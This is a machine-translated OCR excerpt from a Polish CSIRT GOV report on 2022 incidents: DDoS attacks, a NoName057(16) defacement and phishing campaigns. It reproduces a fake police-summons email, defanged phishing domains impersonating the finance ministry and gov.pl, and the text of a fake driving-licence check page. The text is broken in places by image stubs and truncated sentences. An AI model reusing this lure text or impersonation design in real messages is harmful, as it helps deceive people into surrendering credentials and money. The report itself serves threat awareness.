
Machine Translated by Google






The targets of DDoS attacks in 2022 were also the websites of the National Bank of Poland, the Police and the websites of mobile network operators.

Machine Translated by Google







The selected targets also included websites of the tax administration and police headquarters. The recorded attacks were characterized by varied distribution of the attack source.

Machine Translated by Google

At the same time, individual incidents indicating a disinformation context were identified. For example, in September 2022, the pasazer.gov.pl domain, belonging to the Office of Rail Transport, changed the content of the website in order to spread disinformation. The website contained anti-Ukrainian content, including propaganda graphics, content recalling the Volhynian massacre and slogans encouraging Poles to protest against the Polish authorities. The published content was signed by the Russian hacktivist group NoName057(16).






Machine Translated by Google

2.2. Impersonations, phishing campaigns and website replacements


CSIRT GOV noted the continued high intensity of social engineering campaigns, addressed to mass audiences, but also to representatives of selected entities. Activities of this type were aimed primarily at obtaining authentication data enabling unauthorized access to the resources of the attacked entity. An important goal of attacks was also attempts to distribute malicious software and gain access to IT systems, enabling further cybercriminal activities.

In this respect, the campaigns involving the distribution of messages in which the attackers used the image of recognizable entities deserve special mention, including: co-operators, well-known institutions and enterprises, business correspondence, or previously compromised e-mail accounts.

Below is an example of a campaign using the impersonation of EUROPOL, INTERPOL and the Central Office for Combating Cybercrime of the Police Headquarters. The messages urged an immediate response to the attached letters, and failure to respond would result in the recipient's arrest under the alleged pretense of committing a crime. These campaigns were distributed via e-mail from various e-mail addresses, usually in the gmail.com domain. The probable goal was to check the responsiveness of recipients and then extort funds or person



Machine Translated by Google


Od CENTRALNY DYREKCJA POLICJI <dg.gn.bm@gmail.com>

Temat **Zwoływanie (Sprawa Nr 00333214)** 24.05.2022, 17:30

Dzień dobry

Przychodzimy przez e-mail przekazuje Ci swoje wezwanie do sądu. Prosimy o zapoznanie się z załączonym dokumentem i udzielenie odpowiedzi na zarzuty w najkrótszym możliwym terminie

GEN. INSP. JAROSLAW SZYMCZYK
KOMENDANT GŁÓWNY POLICJI
.....
CENTRALNA DYREKCJA POLICJI
ADRES: BUDYNEK „S" DYREKCJI HTS, UJASTEK 1 KRAKOW

> 1 załącznik: Zwoływanie (Sprawa Nr 00333214).jpg 901 KB

Moreover, CSIRT GOV identified the practice of registering domains with names resembling the names of official government websites, indicating the possibility of their potential use in social engineering activities (phishing, disinformation).


Examples of this type of activities included identified cases of activity of websites using the image and graphic design of public administration domains. Using this type of fake websites, cybercriminals attempted to obtain personal data or authentication data (e.g. for e-mail boxes or online banking). Campaigns related to the COVID-19 pandemic and the related universal vaccination campaign were also identified, using the motive of financial incentives or law enforcement rigors (e.g. forced arrival by the police).


Machine Translated by Google


Another example was a campaign impersonating the tax administration website.

The fake website's graphic design resembled a website enabling the settlement of personal income tax. The website prompted the user to provide login details in order to refund the overpayment of tax.

Machine Translated by Google








Machine Translated by Google

Information about the phishing campaign presented above was obtained by the CSIRT GOV Team from the CSIRT Team of the Polish Financial Supervision Authority, which also identified fake domains impersonating the Ministry of Finance and mobile banking websites, such as iPKO. The detected domains were created in a characteristic way, i.e.:

- hxxps://mingovplqobr[.]okarak[.]ml/?tranzakt59219
- hxxps://mingovplqaif[.]vostwohncrim[.]ml/?tranzakt59219
- hxxps://mingovplobnw[.]tupixmoupo[.]ml/?transakt59219
- hxxps://mingovplkpkx[.]dioturnpestsi[.]ml/?tranzakt59219

In 2022, the CSIRT GOV team also recorded numerous social engineering campaigns using domains impersonating the websites of Poczta Polska SA or other well-known postal and courier operators. These campaigns encouraged the recipient to collect a prize, pay for the shipment or its insurance, or provided the victim with fake login panels in order to steal credentials, and often at the final stage deprived the victims of funds from their electronic banking accounts.



Fake websites also appeared in impersonation campaigns.
impersonating courier companies, one of the popular campaigns is impersonating DHL.

Machine Translated by Google

As part of this type of campaign, the following were distributed: an email from it[@]scaleway5.hipstertrader.com with the subject "DHL Shipment Notification : 4609916441". The email attachment contained an HTML file with a fake login form for DHL services, which actually extorted data and payments. E-mail messages of a similar nature also distributed files that showed signs of malware, including Trojan horse malware.

Additionally, the CSIRT GOV Team identified domains impersonating government e-services, which were registered as e.g. gov-pl[.]top, govpl[.]site. The aim of these campaigns was to obtain data from users of government portals. The websites in question were copies of authentic government domains and could therefore mislead use

One of the phishing campaigns was based on impersonating the official website gov.pl, using info-gov[.]pl, info-gov[.]info and info-gov[.]com. The website extorted information regarding driving licenses, i.e. the series, number of the driving license form or the number of the tram driving permit form, under the guise of a service to check the driver's licenses.

Machine Translated by Google

Info-gov Serwis Rzeczypospolitej Polskiej

Unia Europejska

Mój Gov

Sprawdź uprawnienia kierowcy

Możesz sprawdzić dane, które gromadzimy w Centralnej Ewidencji Kierowców (CEK).
Zobaczysz na przykład, jakie uprawnienia do kierowania pojazdami są na dokumencie wraz z terminem ich ważności, jak również sprawdzisz stan dokumentu m.in. czy nie został zatrzymany.

Wpisz dane, które znajdują się na prawie jazdy lub pozwoleniu na kierowanie tramwajem

* Pole jest obowiązkowe

Wpisz serię i numer blankietu z prawa jazdy lub serię i numer druku z pozwolenia na kierowanie tramwajem *

WPISZ NUMER BLANKIETU Z WYBRANEGO DOKUMENTU

Zobacz, gdzie na prawie jazdy znajdziesz serię i numer blankietu.
Zobacz, gdzie na pozwoleniu na kierowanie tramwajem znajdziesz serię i numer druku.

SPRAWDŹ UPRAWNIENIA

Stan na dzień: 17.02.22


To data ostatniej aktualizacji danych w usłudze. Dane są aktualizowane codziennie około godziny 6.00 i pokazują stan Twoich danych z ewidencji z poprzedniego dnia.

UWAGA! Jeżeli prezentowane dane są błędne lub usługa nie prezentuje danych, uprzejmie prosimy o dokonanie zgłoszenia rozbieżności pod adresem

Prawo Jazdy, the Wyszukiwanie Prawa Jazdy Online theme for government.

